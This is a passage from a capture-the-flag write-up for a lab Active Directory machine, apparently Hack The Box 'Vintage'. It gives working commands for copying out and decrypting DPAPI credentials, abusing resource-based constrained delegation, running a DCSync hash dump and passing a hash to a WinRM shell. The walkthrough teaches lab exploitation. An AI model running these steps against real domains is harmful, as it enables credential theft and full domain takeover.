
Rather than trial and erroring Antivirus evasion methods to get an interactive session on the DC, I’ll exfil these files and decrypt the credential offline. The easiest way to do this is to convert each file to Base64, then copy/paste and decode them locally.
There are two potential files in the ladder directory that could be the master key, so I’ll grab them both and figure it out later on.
1
2
3
4
5
PS> [Convert]::ToBase64String([IO.File]::ReadAllBytes('C:\users\c.neri\appdata\Roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115\4dbf04d8-529b-4b4c-b4ae-8e875e4fe847'))

PS> [Convert]::ToBase64String([IO.File]::ReadAllBytes('C:\users\c.neri\appdata\Roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115\99cf41a3-a552-4cf7-a8d7-aca2d6f7339b'))

PS> [Convert]::ToBase64String([IO.File]::ReadAllBytes('C:\Users\C.Neri\appdata\roaming\Microsoft\Credentials\C4BB96844A5C9DD45D5B6A9859252BA6'))
Once these are pasted on our local machine, we can pipe the contents into a base64 decode command to effectively transfer the original file.
1
2
3
4
5
└─$ cat credential | base64 -d > credential.decoded

└─$ cat 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b | base64 -d > 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b.decoded

└─$ cat 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847 | base64 -d > 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847.decoded

With everything in hand, I’ll use Impacket’s dpapi.py script to first recover the decrypted key using C.Neri’s SID and plaintext password, then use that key to decrypt the stored credential.
1
2
3
└─$ impacket-dpapi masterkey -file 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b.decoded -sid S-1-5-21-4024337825-2033394866-2055507597-1115 -password [REDACTED]

└─$ impacket-dpapi credential -file credential.decoded -key 0xf8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a

This gives us credentials for the Administrator version of C.Neri’s account we found earlier. Checking BloodHound shows that they are apart of both the Remote Desktop Users and DelegatedAdmins group. The former means we can get a shell via RDP over port 3389 but we’d have to port forward that since it’s not exposed.

The ladder group hints towards delegation permissions and by looking at outbound object control, we discover a path to execute a Resource-Based Constrained Delegation attack.

Resource-Based Constrained Delegation
RBCD puts delegation trust on the resource side - instead of the front-end needing msDS-AllowedToDelegateTo, the target computer’s msDS-AllowedToActOnBehalfOfOtherIdentity attribute lists who’s allowed to delegate to it, so control shifts to whoever owns that resource. In BloodHound, an AllowedToAct edge into a computer means that principal can already impersonate any domain user against it.
Offensively, we don’t need existing delegation rights to abuse this - just GenericWrite/GenericAll over the target computer object (or we create our own computer account via MachineAccountQuota, which defaults to 10). We write our controlled account’s SID into that attribute ourselves, then chain S4U2Self → S4U2Proxy to impersonate any user against the target’s services, no admin rights needed.
Checking the machine account quota on this domain shows that we aren’t allowed to create any new ones, however we do have the ability to add accounts to the Delegated Admins group via GenericWrite and already control the FS01$ which meets the criteria.
1
└─$ nxc ldap DC01.VINTAGE.HTB -k -u 'C.Neri_adm' -p '[REDACTED]' -M maq


I’ll use BloodyAD along with our new credentials to perform this step. I use kinit and klist to manage Kerberos tickets from my Kali machine; This can be installed on Debian-based machines with sudo apt install krb5-user -y if it’s unavailable.
1
2
3
4
5
6
7
└─$ kinit c.neri_adm

└─$ klist

└─$ export KRB5CCNAME=adm.ccache

└─$ bloodyAD -d vintage.htb -k --host dc01.vintage.htb -k add groupMember DelegatedAdmins 'fs01$'
Just by being in this group we have sufficient permissions to impersonate the DC01$ machine account, allowing us to obtain a service ticket for the file system on the Domain Controller. Once that is achieved, I’ll use the ticket to perform a DCSync attack and dump all domain hashes, granting us Administrator login via WinRM.
1
2
3
4
5
└─$ impacket-getST -spn 'cifs/dc01.vintage.htb' -impersonate 'dc01$' 'vintage.htb/fs01$:fs01' -dc-ip dc01.vintage.htb

└─$ export KRB5CCNAME=dc01\$@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache

└─$ impacket-secretsdump vintage.htb/'dc01$'@dc01.vintage.htb -k -no-pass

A bit of troubleshooting reveals that logon is disabled for the main Administrator account, however there is a second user in the Domain Admins group whose hash we can use to grab a shell in the same way.


Swapping over to L.Bianchi_adm instead succeeds, allowing us to grab the root flag under the main Administrator’s Desktop folder to complete this challenge.
1
2
3
4
5
└─$ impacket-getTGT -hashes ':[REDACTED]' 'VINTAGE.HTB/l.bianchi_adm@DC01.VINTAGE.HTB'

└─$ export KRB5CCNAME=l.bianchi_adm@DC01.VINTAGE.HTB.ccache

└─$ evil-winrm -i dc01.vintage.htb -r vintage.htb
Overall, this challenge was cool due to it being done almost entirely through AD attacks. I like how it highlighted some misconfigurations and realistic attack vectors, starting with a little-known pre-created machine account password attack. I hope this was helpful to anyone following along or stuck and happy hacking!